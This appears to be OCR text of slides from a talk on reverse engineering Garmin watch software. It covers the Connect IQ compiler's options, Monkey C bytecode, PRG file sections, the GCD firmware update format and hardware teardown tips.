
From Code to PRG File




Link: https://java-decompiler.github.io/



```
      return this.mApiMir;
    }
  }

  public static final Options OPTIONS = new Options();

  static {
    OPTIONS.addOption(String.valueOf('o'), "output", true, "Output file to create");
    OPTIONS.addOption(String.valueOf('a'), "apidb", true, "API import file");
    OPTIONS.addOption(String.valueOf('b'), "apimir", true, "API MIR file");
    OPTIONS.addOption(String.valueOf('l'), "typecheck", true, "Type check [0=off, 1=gradual, 2=informativ
    OPTIONS.addOption(String.valueOf('g'), "debug", false, "Print debug output");
    OPTIONS.addOption(String.valueOf('d'), "device", true, "Target device");
    OPTIONS.addOption(String.valueOf('z'), "rez", true, "Resource files (deprecated)");
    OPTIONS.addOption(String.valueOf('r'), "release", false, "Strip debug information");
    OPTIONS.addOption(String.valueOf('k'), "profile", false, "Enable profiling support");
    OPTIONS.addOption(String.valueOf('i'), "import-dbg", true, "Import api.debug.xml");
    OPTIONS.addOption(String.valueOf('w'), "warn", false, "Show compiler warnings");
    OPTIONS.addOption(String.valueOf('m'), "manifest", true, "Manifest file (deprecated)");
    OPTIONS.addOption(String.valueOf('f'), "jungles", true, "Jungle files");
    OPTIONS.addOption(String.valueOf('x'), "excludes", true, "Add annotations to the exclude list (deprec
    OPTIONS.addOption(String.valueOf('t'), "unit-test", false, "Enables compilation of unit tests");
    OPTIONS.addOption(String.valueOf('u'), "devices", true, "devices.xml file to use when compiling (depr
    OPTIONS.addOption(String.valueOf('e'), "package-app", false, "Create an application package.");
    OPTIONS.addOption(String.valueOf('p'), "project-info", true, "projectInfo.xml file to use when compil
    OPTIONS.addOption(String.valueOf('v'), "version", false, "Prints the compiler version");
    OPTIONS.addOption(String.valueOf('y'), "private-key", true, "Private key to sign builds with");
    OPTIONS.addOption(String.valueOf('s'), "sdk-version", true, "SDK version to target (deprecated, use -
    OPTIONS.addOption(String.valueOf('c'), "api-level", true, "API Level to target");
    OPTIONS.addOption(String.valueOf('h'), "help", false, "Prints help information");
    OPTIONS.addOption(null, "Eno-invalid-symbol", false, "Do not error when a symbol is found to be inval
  }

  public static final Options PUBLIC_OPTIONS = new Options();
```




```
globals/SimpleHelloWorldView/onUpdate:
                                                                        source_SimpleHelloWorldView_mc_24_4_start:
                                                                        source_SimpleHelloWorldView_mc_24_4:
       argc 2
       incsp 3
                                                                        source_SimpleHelloWorldView_mc_24_40_start:
       # varclockTime=System.getClockTime();
                                                                        source_SimpleHelloWorldView_mc_26_8:
                                                                        source_SimpleHelloWorldView_mc_26_12:
       spush Toybox_System
       getm
       spush getClockTime
       getv
       frpush
       invokem 1
       lputv 2
       # vartimeString=Lang.format("$1$:$2$",[clockTime.hour,clockTime.min.format("%02d")]);
                                                                        source_SimpleHelloWorldView_mc_27_8:
                                                                        source_SimpleHelloWorldView_mc_27_12:
       spush Toybox_Lang
       getm
       spush format
       getv
       frpush
       news @str_1___2__971766637
       ipush 2
       newa
       dup 0
       ipush 0
       lgetv 2
       spush hour
       getv
       aputv
       dup 0
       ipush 1
       lgetv 2
       spush min
       getv
       spush format
       getv
       frpush
       news @str_02d_1150045
       invokem 2
       aputv
```



```
sections
  0 [Section]
    sectionType = 0xD000D000 = 3489714176
    length = 0x21 = 33
    data [SectionHead]
  1 [Section]
    sectionType = 0x6060C0DE = 1616953566
    length = 0x26 = 38
    data [SectionEntryPoints]
  2 [Section]
    sectionType = 0xDA7ABABE = 3665476286
    length = 0x414 = 1044
    data [SectionData]
  3 [Section]
    sectionType = 0xC0DEBABE = 3235822270
    length = 0x26F = 623
    data [SectionCode]
  4 [Section]
    sectionType = 0xC0DE7AB1 = 3235805873
    length = 0x252 = 594
    data [SectionPcToLineNum]
  5 [Section]
    sectionType = 0xC1A557B1 = 3248838577
    length = 0x8FA = 2298
    data [SectionLinkTable]
  6 [Section]
    sectionType = 0xF00D600D = 4027408397
    length = 0x53 = 83
    data [SectionResourceBlock]
  7 [Section]
    sectionType = 0x6000DB01 = 1610668801
    length = 0x2 = 2
    data [SectionPermissions]
  8 [Section]
    sectionType = 0xECE7105 = 248410373
    length = 0x2 = 2
    data [SectionExceptions]
  9 [Section]
    sectionType = 0x5717B015 = 1461170197
    length = 0x11E43 = 73283
```

Firmware Analysis

Beta Firmware and GCD File Format



Home » Into Sports » Forerunner 245M » Updates & Downloads

Updates & Downloads

Forerunner 245M software version 11.03 Beta

as of June 28, 2022

Download *(9.46 MB)*

View installation instructions

Notes:

- For any issues that you encounter, please provide feedback on the Beta Program forum.
- Although this software is believed to be reliable, it has not yet been released for production and should be used at your own risk.

Change History


Changes made from version 10.40 to 11.03:

- Various Connect IQ improvements.
- Various connectivity improvements.
- Improvements to calculating heart rate based training metrics.
- Fixed a bug that could prevent some custom swim workouts from completing properly.
- Fixed a bug that caused truncation of some strength workout names in Garmin Connect.
- Fixed a bug that prevented the smart notification privacy setting from syncing with the Garmin Connect mobile app.
- Display an alpha or beta symbol on the about page for alpha or beta software builds.
- Other minor improvements and bug fixes.

Changes made from version 9.60 to 10.07:

- Fixed an issue where Run/Walk/Idle times together didn't equal Total Time displayed for the activity

- GCD file format
- Unofficial format analysis
  - By Herbert Oppmann



Garmin GCD Firmware Update File Format

Filename extension *.gcd


This documentation is based on own research and the sources listed in the references section.

Basic data types

All values are serialized in little-endian byte order (least significant byte first).


Type	Length	Description
char	1	ASCII character (see [6])
byte	1	8 bit unsigned integer (range 0 .. 255)
ushort	2	16 bit unsigned integer (range 0 .. 65535)
uint	4	32 bit unsigned integer (range 0 .. 4294967295)

Binwalk Entropy Analysis



Forerunner 245 Music 8.09 Beta


(Model released in 2019)



Forerunner 945 8.09 Beta


(Model released in 2021)

Reverse Tips – Teardown




- Search the FCC ID online
- https://fccid.io/IPH-03568
    - Unfortunately, the one we’re interested in seems to be the shiny one we can’t read
- I supposed that it ran a Cortex M3
    - Same as Forerunner 235 Music
    - (NXP Kinetis K8x MCU family)*

Reverse Tips – Base Address



